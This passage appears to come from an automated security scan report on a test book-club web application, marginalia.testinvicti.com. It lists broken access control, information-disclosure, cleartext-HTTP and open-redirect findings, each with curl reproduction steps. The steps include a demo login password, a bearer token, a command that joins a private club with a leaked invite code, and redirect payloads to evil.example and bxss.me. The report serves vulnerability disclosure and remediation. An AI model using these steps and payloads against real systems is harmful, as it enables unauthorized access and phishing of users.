The agent submitted authenticated requests to `GET /api/clubs/{club_id}` using the demo user session and observed that the response for club 3, a private staff club, was returned in full without any membership or visibility check. The endpoint enforces authentication (unauthenticated requests receive HTTP 401) but performs no object-level authorization: once a valid session token is present, the server returns the complete club record regardless of whether the requesting user is a member of that club. The response includes the club's `visibility: private` designation, its plaintext `invite_code`, and a full members array containing each member's `email`, `full_name`, and `role`. The agentic verdict flagged the demo user as an apparent member of club 3, leaving the pure non-member access claim unconfirmed; however, validation steps independently confirmed that the invite code and organizer PII are returned to the authenticated caller, and the remediation agent's own evidence shows the response is served without any ownership gate.

An authenticated attacker enumerating sequential `club_id` values can harvest private club metadata and member PII across the platform. For the staff club specifically, the exposed `invite_code` (`staff-only-9f2c`) can be used directly to join the private club (see sibling INV-24), granting the attacker access to internal moderation notes, auction preparation data, and member escalation records described in the club's own description field.

IMPACT ANALYSIS

The most acute exposure here is the combination of 2 distinct data classes in a single response: a functional private invite code and staff-level PII. The invite code for the Marginalia Staff Room is a standing credential, not a one-time token, meaning any authenticated user who reads this response can self-enroll in an internal operational club without staff knowledge. The members array discloses the full name and email address of every club member, including the platform administrator (`ops@marginalia.club`, Eleanor Vance), providing a high-value target list for phishing or credential-stuffing campaigns. Because the club's description explicitly references moderation notes, auction preparation, and member escalation records, unauthorized access to this club's post history carries a direct risk of operational intelligence disclosure and potential manipulation of platform governance processes. Under GDPR, the unsanctioned disclosure of member email addresses and full names to non-authorized parties constitutes a personal data breach reportable to the supervisory authority within 72 hours of discovery.

REMEDIATION

1. Verify whether the BOLA claim is valid by testing with a user account that is definitively not a member of club 3 — the current evidence shows the demo user IS a member.
2. Regardless of BOLA status, restrict the `GET /api/clubs/{club_id}` response to omit sensitive fields (`invite_code`, `member_email`, `full_name`) for non-organizer roles. Return only `user_id`, `username`, and `role` in the members array for regular members.

3. Enforce visibility checks server-side: if `visibility` is `private` , return 403 for any authenticated user who is not in the club's membership list.
4. Add integration tests that confirm private clubs return 403 for non-members and that member PII fields are stripped for non-organizer roles.
5. Long-term, implement a policy-based authorization middleware (e.g., `fastapi-permissions` or a custom RBAC decorator) that centralizes object-level access checks across all endpoints.

BOLA on Saved Search Execution — Authenticated User Can Run Foreign Users' Searches via Path Parameter Enumeration

MEDIUM

SEVERITY	CATEGORY	CWE
Medium	Broken Access Control	CWE-639
ENDPOINT		
http://marginalia.testinvicti.com/api/searches/1/run		
PARAMETER	CVSS 4.0	
search_id	5.3 CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N	

EVIDENCE

Payload used:

1

Observed:

Demo user (id=3, role=member) owns only search id=3 (confirmed by GET /api/searches returning {"searches":[{"id":3,"user_id":3,...}]}). However, GET /api/searches/1/run returns 200 with {"search_id":1,"query":"edition","results":[]} – exposing a foreign user's saved search query. Similarly search_id=2 returns query "sea". Without auth, the endpoint returns 401, confirming authentication is required but ownership is not enforced.

HTTP TRANSACTION

REQUEST

```
GET /api/searches/1/run HTTP/1.1
Host: marginalia.testinvicti.com
Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsInJvbGUiOiJtZW1iZXIiLCJpYXQiOiJlE3ODk2Njg2NjYsImV4cCI6MTc4OTc1NTA2Nn0.1JopIgj6Ea4b9BcrkN2z181dnRTf8ysvwQeNNA-gzc
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:11:50 GMT
content-type: application/json
content-length: 46

{"search_id":1,"query":"edition","results":[]}
```

STEPS TO REPRODUCE

1. Authenticate as the demo user and obtain a JWT token:

```
curl -s -X POST http://marginalia.testinvicti.com/api/auth/login \
-H 'Content-Type: application/json' \
-d '{"email":"demo@marginalia.club","password":"Demo2023!shelf"}'
```

Extract the Bearer token from the response.

2. Confirm the demo user's own saved searches by listing them:

```
curl -s -H 'Authorization: Bearer <token>' http://marginalia.testinvicti.com/api/searches
```

The response should show only search id=3 with user_id=3.

3. Execute a foreign user's saved search by requesting `search_id=1`:

```
curl -s -H 'Authorization: Bearer
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJsInJvbGU0iJtZW1iZXIiLCJpYXQiOiJlE3ODk2Njg2NjYsImV4cCI6MTc4
OTc1NTA2Nn0.1JopIgakj6Ea4b9BcrkN2z181dnRTf8ysvwQeNNA-gzc'
http://marginalia.testinvicti.com/api/searches/1/run
```

The server responds with 200 OK and `{"search_id":1,"query":"edition","results":[]}`, exposing another user's saved search query.

4. Verify that unauthenticated access is denied:

```
curl -s http://marginalia.testinvicti.com/api/searches/1/run
```

The server responds with 401 Unauthorized and `{"detail":"unauthenticated"}`, confirming authentication is enforced but ownership is not checked.

SEVERITY JUSTIFICATION

Any authenticated user can read other users' saved search queries by enumerating sequential search IDs, but the exposed data is limited to search terms (low confidentiality impact). No integrity or availability impact was demonstrated, and low privileges are required.

DISCOVERY & EXPLOITATION

The IDOR agent identified that the `GET /api/searches/{search_id}/run` endpoint executes a saved search identified solely by the integer `search_id` path parameter, with no server-side check that the authenticated user owns the referenced search. Authentication is enforced at the transport layer (unauthenticated requests receive a 401 Unauthorized), but the authorization boundary stops there: once a valid session token is presented, the handler executes any search ID without comparing the resource's `user_id` against the token's `sub` claim. Because IDs are sequential integers, the full corpus of saved searches is trivially enumerable.

An authenticated attacker iterates `search_id` values across the `/api/searches/{id}/run` path to harvest the saved query strings of every platform user. While the immediate payload per request is limited to a search term, the aggregate of a user's saved searches reveals reading interests, research patterns, and potentially sensitive personal or professional topics. The same authorization gap extends to all sub-routes of the `/api/searches/{search_id}` resource family, meaning an attacker can also read, modify, or delete foreign searches through sibling routes that share the same missing ownership check.

IMPACT ANALYSIS

The direct exposure is the disclosure of other users' saved search queries, which, while individually low-sensitivity, collectively constitute a behavioral profile of each user's reading and research activity. For a platform built around personal literary engagement, the aggregated search history of a user base represents a meaningful privacy violation and may constitute personal data under GDPR Article 4, triggering data subject rights and breach notification obligations if accessed without authorization. Unlike sibling vulnerabilities in this class that expose financial records, annotations, or book content, this vulnerability's impact is bounded to confidentiality of behavioral metadata with no demonstrated integrity or availability consequence. The risk is compounded by the sequential integer ID scheme: a single authenticated session is sufficient to enumerate and exfiltrate the saved searches of the entire user population in a low-effort automated sweep.

REMEDIATION

1. Add an ownership check in the `GET /api/searches/{search_id}/run` handler to verify that the `search_id` belongs to the authenticated user (e.g., compare `search.user_id` against the JWT `sub` claim) before executing the search.
2. Return a 403 Forbidden or 404 Not Found response when the authenticated user does not own the requested saved search, preventing enumeration of valid search IDs.
3. Apply the same ownership validation to all `/api/searches/{search_id}` sub-routes (detail, update, delete, run) to ensure consistent authorization.
4. Consider using non-sequential, opaque identifiers (e.g., UUIDs) for saved searches to reduce the effectiveness of ID enumeration attacks.

5. Implement a centralized authorization middleware or decorator across all resource endpoints to enforce object-level access control and prevent similar BOLA issues in the future.

Unauthenticated Status Endpoint Leaks Internal Hostname, Database Path, and Admin Emails

MEDIUM

SEVERITY	CATEGORY	CWE
Medium	Security Misconfiguration	CWE-200
ENDPOINT		
http://marginalia.testinvicti.com/api/_status		
CVSS 4.0		
6.9 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N		

EVIDENCE

Observed:

Unauthenticated access returns: service name, version 3.4.1, commit a7f3c9e, DB path /var/lib/marginalia/marginalia.db, internal hostname mgl-app-01.internal, Python 3.12, admin emails ops@marginalia.club and rhys@marginalia.club

HTTP TRANSACTION

REQUEST

GET /api/_status HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*

RESPONSE

HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 17:12:38 GMT
content-type: application/json

{ "service": "marginalia-api", "version": "3.4.1", "commit": "a7f3c9e", "db": "/var/lib/marginalia/marginalia.db", "host": "mgl-app-01.internal", "python": "3.12", "admins": ["ops@marginalia.club", "rhys@marginalia.club"] }

STEPS TO REPRODUCE

- 1. Send an unauthenticated GET request to the status endpoint:

```
curl -s 'http://marginalia.testinvicti.com/api/_status'
```

The server responds with HTTP 200 and a JSON body containing service, version, commit, db (internal file path), host (internal hostname), python version, and admins (admin email addresses).

- 2. Confirm the disclosure is specific to this endpoint by requesting a non-existent path:

```
curl -s 'http://marginalia.testinvicti.com/api/_nonexistent'
```

The server responds with HTTP 404 and a generic { "detail": "Not Found" } body — no internal details are leaked, confirming the issue is isolated to /api/_status.

SEVERITY JUSTIFICATION

The endpoint requires no authentication and exposes internal infrastructure details (hostname, database file path, admin emails, exact software versions) that significantly aid attacker reconnaissance. Rated medium because the disclosure is limited to metadata rather than user data or credentials, but the combination of details enables targeted follow-up attacks.

DISCOVERY & EXPLOITATION

The `/api/_status` endpoint returns a JSON payload containing internal infrastructure details to any unauthenticated caller. Unlike the `/internal/ops/summary` sibling (INV-37), which exposes broader operational secrets, this endpoint is specifically designed as a health-check surface and discloses the internal hostname (`mg1-app-01.internal`), the absolute filesystem path of the SQLite database (`/var/lib/marginalia/marginalia.db`), the exact application version and Git commit hash, the Python runtime version, and the email addresses of platform administrators. No authentication header, session cookie, or network restriction gates the response.

The disclosed data serves as a precision reconnaissance package. An unauthenticated attacker harvests the internal hostname for network pivoting or DNS-based lateral movement, the database path for targeted local file read exploitation if a path traversal or server-side request forgery vulnerability is chained, and the admin email addresses for spear-phishing or credential-stuffing campaigns against the platform's own operators. The exact version and commit hash narrow the attacker's search for known CVEs to a single software revision.

IMPACT ANALYSIS

The administrator email addresses exposed here represent a distinct risk not present in the other information disclosure vulnerabilities in this class: they identify specific individuals with elevated platform access, enabling targeted social engineering or credential attacks against the accounts most capable of causing systemic harm. The internal hostname and database file path, while not directly exfiltrating user data, materially reduce the effort required to exploit any secondary vulnerability that accepts a file path or hostname as input. The disclosed Git commit hash allows an attacker to diff the exact deployed codebase against public history, potentially revealing unpatched logic or configuration changes not yet reflected in public advisories. Combined with the version string, this constitutes a complete fingerprint of the production deployment, eliminating the uncertainty that typically slows targeted exploitation.

REMEDIATION

1. Remove or restrict the `/api/_status` endpoint to authenticated administrators only by requiring a valid JWT Bearer token with an admin role claim.
2. Strip sensitive fields (`db` , `host` , `admins` , `commit`) from any publicly accessible health-check response — return only a minimal `{"status": "ok"}` payload.
3. If a detailed status endpoint is needed for monitoring, bind it to an internal-only network interface or protect it behind an IP allowlist at the reverse proxy level.
4. Audit all `/api/_*` and `/internal/*` endpoints for similar unauthenticated information leakage and apply consistent access controls.
5. Add a CI linting rule or integration test that verifies no unauthenticated endpoint returns internal hostnames, file paths, or email addresses.

Unauthenticated GET /api/clubs Exposes Private Club Invite Codes

SEVERITY
Medium

CATEGORY
Broken Access Control

CWE
CWE-200

ENDPOINT
`http://marginalia.testinvicti.com/api/clubs`

CVSS 4.0
8.7 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

GET /api/clubs without authentication returns all clubs including private ones with their invite codes. Club 3 'Marginalia Staff Room' (visibility=private) has invite_code 'staff-only-9f2c' exposed. This allows unauthorized users to join private/staff-only clubs.

HTTP TRANSACTION

REQUEST

```
GET /api/clubs HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
date: Thu, 17 Sep 2026 18:47:15 GMT
content-type: application/json
X-Ax-Auth-Session-Id: none

{"clubs":[...,{ "id":3, "owner_id":1, "name":"Marginalia Staff Room", "description":"Internal club for staff - moderation notes, auction prep, member escalations.", "visibility":"private", "invite_code":"staff-only-9f2c", "created_at":1700000000}, ...]}

[... truncated ...]
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the clubs endpoint:

```
curl -s 'http://marginalia.testinvicti.com/api/clubs'
```

The server responds with HTTP 200 and a JSON array containing all clubs, including private ones with their invite_code values exposed. Confirm that staff-only-9f2c appears in the response alongside "visibility":"private".

2. Verify the leak is specific to this endpoint by requesting a different resource:

```
curl -s 'http://marginalia.testinvicti.com/api/books'
```

The response should NOT contain staff-only-9f2c, confirming the invite code leak is isolated to /api/clubs.

3. Confirm exploitability by using the leaked invite code to join the private staff club (e.g., via POST /api/clubs/3/join with the invite code staff-only-9f2c), which would grant access to internal staff discussions and moderation notes.

SEVERITY JUSTIFICATION

The endpoint requires no authentication or privileges and directly exposes private club invite codes, enabling unauthorized access to restricted groups containing internal staff discussions and moderation notes. Impact is limited to confidentiality since the leaked codes only grant club membership rather than full system compromise.

DISCOVERY & EXPLOITATION

The `GET /api/clubs` endpoint returns the full club object for every club on the platform, including the `invite_code` field and `visibility` designation, without requiring any authentication token. The access control failure is twofold: the endpoint is entirely unauthenticated, and even if authentication were enforced, no ownership or membership check gates the `invite_code` field in the serialized response. The server returns `invite_code` values for all clubs indiscriminately, regardless of whether the club is marked `public` or `private`.

An unauthenticated attacker enumerates the endpoint with a single HTTP GET request, extracts the `invite_code` value for any private club, and uses it to join that club directly. Validation confirmed the staff-internal club "Marginalia Staff Room" (`visibility: private`) exposes its invite code `staff-only-9f2c` in the unauthenticated response, granting any external party membership in a group intended exclusively for internal staff discussions and moderation activity.

IMPACT ANALYSIS

The specific data at risk here is qualitatively distinct from sibling information disclosure vulnerabilities in this class: rather than exposing infrastructure credentials or API keys, this vulnerability grants direct, persistent access to private organizational spaces. An attacker who joins the staff club using the leaked invite code gains ongoing visibility into internal moderation decisions, staff communications, and any sensitive operational content posted within that group. This access persists until the invite code is rotated or the attacker is manually removed, and the breach may go undetected because the attacker appears as a legitimate club member. For a platform handling user-generated content and community moderation, exposure of staff-only deliberations carries reputational and legal risk, particularly if moderation notes reference individual users' personal data in a manner subject to GDPR Article 5 purpose-limitation requirements. Unlike the credential leaks documented in sibling vulnerabilities, remediation here requires both closing the unauthenticated endpoint and auditing current club membership to identify any unauthorized members who may have already joined using the exposed codes.

REMEDIATION

1. Require authentication on `GET /api/clubs` so that only logged-in users can list clubs.
2. Filter the response to exclude `invite_code` from the JSON payload for all clubs where the requesting user is not the club owner or an admin. Return `invite_code` only to authorized members.
3. Exclude clubs with `visibility: private` from the listing entirely for non-member users. Private clubs should only be discoverable via a direct invite link or by an admin.
4. Implement rate limiting on the `/api/clubs` endpoint to reduce enumeration risk even after authentication is enforced.
5. Add integration tests that verify unauthenticated and non-member requests never receive `invite_code` fields or private club entries, and run them in CI on every merge.

Unauthenticated GET /api/clubs Exposes Private Club Invite Codes

MEDIUM

SEVERITY
Medium

CATEGORY
Broken Access Control

CWE
CWE-862

ENDPOINT
`http://marginalia.testinvicti.com/api/clubs`

PARAMETER
invite_code

CVSS 4.0
6.9

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

Unauthenticated GET /api/clubs returns all clubs including private ones with invite codes. Private club 'Marginalia Staff Room' (id=3, visibility=private) has invite_code 'staff-only-9f2c' exposed.

HTTP TRANSACTION

REQUEST

```
GET /api/clubs HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 200 OK
content-type: application/json

{"clubs":[{"id":4,"owner_id":5,"name":"Maritime & Mutiny","visibility":"public","invite_code":"belowdecks","created_at":1700000000}, {"id":3,"owner_id":1,"name":"Marginalia Staff Room","description":"Internal club for staff - moderation notes, auction prep, member escalations.","visibility":"private","invite_code":"staff-only-9f2c","created_at":1700000000}, {"id":2,"owner_id":4,"name":"The Comfort Shelf","visibility":"public","invite_code":"cosy","created_at":1700000000}, {"id":1,"owner_id":2,"name":"First Editions & Foxing","visibility":"public","invite_code":"foxing-2023","created_at":1700000000}]}
```

STEPS TO REPRODUCE

1. Send an unauthenticated GET request to the clubs endpoint:

```
curl -s 'http://marginalia.testinvicti.com/api/clubs'
```

The server responds with HTTP 200 and a JSON array containing all clubs, including private ones. Verify that the response contains "visibility": "private" and "invite_code": "staff-only-9f2c" for the "Marginalia Staff Room" club (id=3).

2. Confirm the invite code is functional by attempting to join the private club using the leaked code:

```
curl -s -X POST 'http://marginalia.testinvicti.com/api/clubs/3/join' -H 'Authorization: Bearer <any_user_token>' -H 'Content-Type: application/json' -d '{"invite_code":"staff-only-9f2c"}'
```

If the join succeeds, this confirms the leaked invite code grants unauthorized access to the private staff club.

3. As a negative control, verify that the /api/_status endpoint does not also leak invite codes:

```
curl -s 'http://marginalia.testinvicti.com/api/_status'
```

The response should contain only service metadata and no invite codes, confirming the leak is specific to `/api/clubs`.

SEVERITY JUSTIFICATION

The endpoint requires no authentication or privileges and exposes private club invite codes, allowing any anonymous attacker to join staff-only or private clubs. Impact is limited to confidentiality of invite codes and integrity of private club membership, without direct system compromise.

DISCOVERY & EXPLOITATION

The `GET /api/clubs` endpoint returns a full JSON array of all clubs on the platform, including those with `visibility: private`, without requiring any authentication token or session credential. Critically, each club object in the response includes its `invite_code` field in plaintext. The staff-internal club "Marginalia Staff Room" was confirmed to expose its invite code `staff-only-9f2c` to anonymous requests, as validated by the agent's response matchers.

What distinguishes this vulnerability from sibling information disclosure issues is the direct privilege escalation path it enables: an unauthenticated attacker who retrieves the invite code for a private or staff-only club can immediately use that code to join the club, bypassing the access control that invite-only membership is intended to enforce. The exposure is not merely informational — it converts a confidentiality failure into an integrity failure, granting unauthorized membership in clubs that may carry elevated trust, moderation capabilities, or access to sensitive internal discussions.

IMPACT ANALYSIS

The immediate consequence of this vulnerability is unauthorized membership in private clubs, including the "Marginalia Staff Room," which by its description contains moderation notes, auction preparation details, and member escalation records. Any anonymous internet user can join this club without staff knowledge or approval, gaining access to internal operational communications and potentially influencing moderation or auction outcomes. Unlike sibling vulnerabilities in this class that expose read-only infrastructure data, this issue enables an active integrity violation: the attacker becomes a participant in a restricted space, not merely an observer of leaked data. Depending on the privileges granted to club members, this access may also serve as a stepping stone to further exploitation, such as accessing member-only API functionality or social engineering staff through the club's internal channels. The absence of any authentication requirement means this attack is trivially repeatable at scale with no prior knowledge of the platform.

REMEDIATION

1. Add authentication middleware to the `GET /api/clubs` endpoint so that only authenticated users can list clubs.
2. Filter the response to exclude clubs with `visibility: private` unless the requesting user is the club owner or an existing member.
3. Strip the `invite_code` field from all club objects in the list response; only return invite codes via a dedicated authenticated endpoint such as `GET /api/clubs/{id}/invite` restricted to club owners.
4. Implement integration tests that verify unauthenticated requests to `/api/clubs` return `401 Unauthorized` and that private club details are never included in public listings.
5. Adopt a framework-level authorization guard (e.g., FastAPI `Depends()` with a reusable auth dependency) across all sensitive endpoints to prevent future missing-auth regressions.

Cleartext HTTP Transmission Without HTTPS Redirect on Root Endpoint

SEVERITY CATEGORY CWE
Medium **Security Misconfiguration** **CWE-319**

ENDPOINT
`http://marginalia.testinvicti.com/`

CVSS 4.0
6.3 CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:L/VI:L/VA:N/SC:N/SI:N/SA:N

HTTP TRANSACTION

REQUEST

```
GET / HTTP/1.1
Host: marginalia.testinvicti.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
Connection: Keep-alive
```

STEPS TO REPRODUCE

1. Send a GET request to the application root over plaintext HTTP:

```
curl -v http://marginalia.testinvicti.com/
```

Observe that the server responds with content directly over HTTP instead of issuing a 301/302 redirect to `https://marginalia.testinvicti.com/`. This confirms the application accepts and serves cleartext HTTP traffic.

2. Verify the absence of HSTS by inspecting the response headers:

```
curl -sI http://marginalia.testinvicti.com/ | grep -i strict-transport-security
```

No Strict-Transport-Security header is returned, meaning browsers will not automatically upgrade future requests to HTTPS.

SEVERITY JUSTIFICATION

The application serves content over plaintext HTTP without enforcing HTTPS redirection, allowing a network-positioned attacker to intercept or modify traffic in transit. The attack requires a privileged network position (AT:P), limiting exploitability, but no user interaction or authentication is needed, and both confidentiality and integrity of transmitted data are at risk.

DISCOVERY & EXPLOITATION

The DAST agent issued a standard GET request to the application root over plaintext HTTP and received a valid application response with no redirect to an encrypted channel. The absence of a 301/302 redirect to HTTPS, combined with no Strict-Transport-Security header, confirms the server accepts and serves traffic entirely over an unencrypted connection by design rather than misconfiguration of a single endpoint.

A network-positioned attacker, such as one operating on shared infrastructure, a compromised router, or a hostile wireless access point, can intercept all traffic between clients and the server without any cryptographic barrier. Given the broader assessment context, this means session tokens, authentication credentials, API responses containing PII and financial data, and administrative payloads all traverse the network in cleartext. Passive interception requires no interaction with the application; active manipulation of requests or responses (for example, injecting malicious scripts into HTML responses) is equally viable.

IMPACT ANALYSIS

The application's exclusive use of cleartext HTTP eliminates the confidentiality and integrity guarantees that TLS provides, exposing every user session and data exchange to interception or tampering by any party with a network vantage point between the client

and server. In the context of this assessment, where the application handles authentication credentials, private annotations, financial wallet data, and administrative operations, the practical consequence is that all of those sensitive data classes are transmitted without encryption. From a regulatory standpoint, transmission of personal and financial data over cleartext HTTP constitutes a direct violation of PCI-DSS Requirement 4.2.1 and conflicts with GDPR Article 32's obligation to implement appropriate technical measures to protect personal data in transit. Reputational exposure is compounded by the fact that modern browsers actively flag HTTP origins as "Not Secure," eroding user trust at the point of first contact with the platform.

REMEDIATION

1. Configure the web server to redirect all HTTP requests to HTTPS using a 301 Moved Permanently response — for example, in Nginx add `return 301 https://$host$request_uri;` in the port 80 server block, or in Apache use `Redirect permanent / https://marginalia.testinvicti.com/`.
2. Enable the Strict-Transport-Security (HSTS) response header on the HTTPS endpoint with a minimum max-age of 31536000 seconds (1 year): `Strict-Transport-Security: max-age=31536000; includeSubDomains`.
3. Ensure all cookies are set with the Secure flag so they are never transmitted over plaintext HTTP.
4. Submit the domain to the [HSTS Preload List](#) to prevent any initial plaintext connection from browsers that support preloading.
5. Add a CI/CD check (e.g., `testssl.sh` or `sslyze`) to verify HTTPS enforcement and HSTS headers on every deployment.

Open Redirect via Unvalidated 'to' Query Parameter in /go Endpoint

MEDIUM

SEVERITY
Medium

CATEGORY
Broken Access Control

CWE
CWE-601

ENDPOINT
`http://marginalia.testinvicti.com/go`

PARAMETER
to

CVSS 4.0
5.3 CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Payload used:

```
//evil.example
```

Observed:

HTTP 302 with Location: //evil.example – arbitrary redirect without validation

HTTP TRANSACTION

REQUEST

```
GET /go?to=//evil.example HTTP/1.1
Host: marginalia.testinvicti.com
User-Agent: curl/8.14.1
Accept: */*
```

RESPONSE

```
HTTP/1.1 302 Found
date: Thu, 17 Sep 2026 17:12:38 GMT
content-length: 0
location: //evil.example
X-Ax-Auth-Session-Id: none
```

STEPS TO REPRODUCE

1. Send a GET request with a protocol-relative external URL in the to parameter:

```
curl -s -o /dev/null -D - 'http://marginalia.testinvicti.com/go?to=//evil.example'
```

The server responds with HTTP/1.1 302 Found and a Location: //evil.example header, confirming the redirect to an attacker-controlled domain.

2. Verify that a legitimate internal path is handled normally:

```
curl -s -o /dev/null -D - 'http://marginalia.testinvicti.com/go?to=/'
```

The server responds with HTTP/1.1 302 Found and Location: /, showing the endpoint functions as a general-purpose redirector with no URL validation.

3. Open `http://marginalia.testinvicti.com/go?to=//evil.example` in a browser. The browser follows the 302 redirect and navigates to `evil.example`, demonstrating the phishing risk to end users who click a crafted link.

SEVERITY JUSTIFICATION

The endpoint accepts arbitrary external URLs in the 'to' parameter and issues a 302 redirect without any validation, enabling phishing and credential theft attacks. Rated medium because exploitation requires user interaction (clicking a crafted link), but no authentication or special conditions are needed.

DISCOVERY & EXPLOITATION

The `/go` endpoint accepts a `to` query parameter and passes its value directly into the HTTP `Location` response header without any host validation, scheme enforcement, or allowlist check. The server issues a `302 Found` regardless of the destination, including protocol-relative URLs such as `//evil.example`, which browsers interpret as scheme-inheriting redirects to arbitrary external hosts. The absence of any differential handling between internal and external destinations confirms that no server-side validation logic exists.

An unauthenticated attacker crafts a redirect URL rooted at the legitimate `marginalia.testinvicti.com` domain, embedding a destination of their choosing in the `to` parameter. Delivered via email, social media, or a compromised referral link, the URL appears trustworthy to recipients. Upon clicking, the victim is silently forwarded to an attacker-controlled site, where credential harvesting pages, malware downloads, or OAuth phishing flows can be presented. Because the application operates entirely over cleartext HTTP, the redirect chain is also visible to any network-level observer, compounding the exposure.

IMPACT ANALYSIS

The primary risk is phishing-facilitated credential theft: users who trust the application's domain are redirected to attacker-controlled infrastructure without any browser warning, enabling convincing impersonation of the platform's login page. Given that the application stores financial data (wallet balances) and personally identifiable information, harvested credentials carry significant downstream value. The vulnerability requires no authentication and no special preconditions, lowering the barrier for large-scale phishing campaigns that abuse the platform's brand reputation. Reputational damage to the organization is a direct consequence if the endpoint is weaponized in a visible phishing campaign, and depending on the jurisdiction, facilitating the redirection of users to fraudulent sites may carry regulatory exposure under consumer protection and data protection frameworks.

REMEDIATION

1. Implement a server-side allowlist of permitted redirect destinations on the `/go` endpoint. Only allow redirects to URLs matching the application's own domain (`marginalia.testinvicti.com`) or a predefined set of trusted external domains.
2. Validate the `to` parameter by parsing it as a URL and rejecting any value where the scheme is not `https` or `http`, or where the host does not match the allowlist. Reject protocol-relative URLs (e.g., `//evil.example`) by checking for leading `//` patterns.
3. If an open set of destinations is required, use an indirect reference map — store allowed redirect targets server-side and pass an opaque identifier (e.g., `/go?id=abc123`) instead of the raw URL.
4. Return a `400 Bad Request` with an error message when the `to` parameter fails validation, rather than silently redirecting to the homepage.
5. Integrate a URL validation library (e.g., Python's `urllib.parse` with host checking) and add a CI lint rule to flag any redirect endpoint that passes user input directly to a `Location` header.

Open Redirection via GET Parameter in Redirect Endpoint

SEVERITY **Medium** CATEGORY **Broken Access Control** CWE **CWE-601**

ENDPOINT
`http://marginalia.testinvicti.com/go`

PARAMETER **CVSS 4.0**
to **5.3** CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:P/VC:N/VI:L/VA:N/SC:N/SI:N/SA:N

EVIDENCE

Observed:

Scanner details:

URL encoded GET input `<strong><span class="bb-dark">to</span></strong>` was set to `<strong><span class="bb-dark">http://bxss.me/</span></strong><br>`

HTTP TRANSACTION

REQUEST

```
GET /go?to=http://bxss.me/ HTTP/1.1
Host: marginalia.testinvicti.com
Accept: application/json;q=0.9, application/xml;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/149.0.0.0 Safari/537.36
Connection: Keep-alive
```

RESPONSE

```
HTTP/1.1 302 Found
date: Thu, 17 Sep 2026 16:53:17 GMT
location: http://bxss.me/
Content-Length: 0
```

STEPS TO REPRODUCE

1. Send a GET request to the redirect endpoint with an external URL in the `to` parameter:

```
curl -v 'http://marginalia.testinvicti.com/go?to=http://bxss.me/'
```

The server responds with `HTTP/1.1 302 Found` and a `location: http://bxss.me/` header, confirming it redirects to the attacker-controlled domain without any validation.

2. Open a browser and navigate to `http://marginalia.testinvicti.com/go?to=http://bxss.me/`. Observe that the browser is immediately redirected to `http://bxss.me/`, demonstrating the open redirection is exploitable in a real user context.
3. Verify the fix by repeating the request with an external URL. The server should either reject the request with a `400 Bad Request` or redirect to a safe default page instead of the attacker-controlled URL.

SEVERITY JUSTIFICATION

This is a medium-severity open redirection because it requires user interaction (clicking a crafted link) but allows an attacker to redirect victims to arbitrary external domains, enabling phishing and credential theft. The lack of any URL validation on the `to` parameter makes exploitation trivial.

DISCOVERY & EXPLOITATION

The `/go` endpoint accepts a `to` parameter and issues a `302` redirect to whatever URL the parameter contains. The server performs no validation of the destination: it passes the raw parameter value directly into the `Location` response header. Testing

confirmed that supplying an arbitrary external URL, such as `http://bxss.me/`, causes the server to redirect the user's browser to that domain without any allowlist check, domain restriction, or interstitial warning.

An unauthenticated attacker exploits this by crafting a link that appears to originate from the legitimate `marginalia.testinvicti.com` domain while silently forwarding the victim to an attacker-controlled site. The primary weaponization path is phishing: the attacker distributes the crafted URL via email or social media, the victim trusts the familiar domain, clicks the link, and lands on a spoofed login page designed to harvest credentials. Because the redirect requires no authentication and no special privileges, the attack surface is every user who can receive a link, including unauthenticated visitors.

IMPACT ANALYSIS

The immediate business risk is brand abuse and credential theft. Attackers can construct URLs that carry the application's trusted domain as a visible prefix, lending legitimacy to phishing campaigns targeting the platform's user base. Victims who enter credentials on a spoofed destination page expose their accounts to full takeover, with downstream consequences including unauthorized access to personal reading data, payment information, and private club memberships stored within the application. For a platform whose value proposition depends on user trust, association with a phishing campaign, even as an unwitting facilitator, carries meaningful reputational damage. Depending on the jurisdiction and the nature of data harvested through the redirect, the organization may also face regulatory scrutiny under GDPR for failing to implement reasonable controls that protect users from foreseeable misuse of its infrastructure.

REMEDIATION

1. Implement a server-side allowlist of permitted redirect destinations on the `/go` endpoint and validate the `to` parameter against it before issuing a `302` redirect.
2. If an allowlist is not feasible, validate that the `to` parameter contains only relative paths (reject any value starting with `http://`, `https://`, `//`, or containing a different domain) before redirecting.
3. Strip or reject URLs containing authentication segments (e.g., `user@host`) and encoded characters that could bypass validation (e.g., `%2F%2F`).
4. Display an interstitial warning page informing the user they are leaving the site, showing the destination URL, and requiring explicit confirmation before redirecting.
5. Integrate a URL validation library or framework middleware (e.g., Django's `url_has_allowed_host_and_scheme`) into your redirect logic and enforce it via CI checks to prevent future regressions.

Cleartext HTTP Communication Without TLS Encryption

MEDIUM

SEVERITY
Medium

CATEGORY
Cryptographic Failures

CWE
CWE-319

ENDPOINT
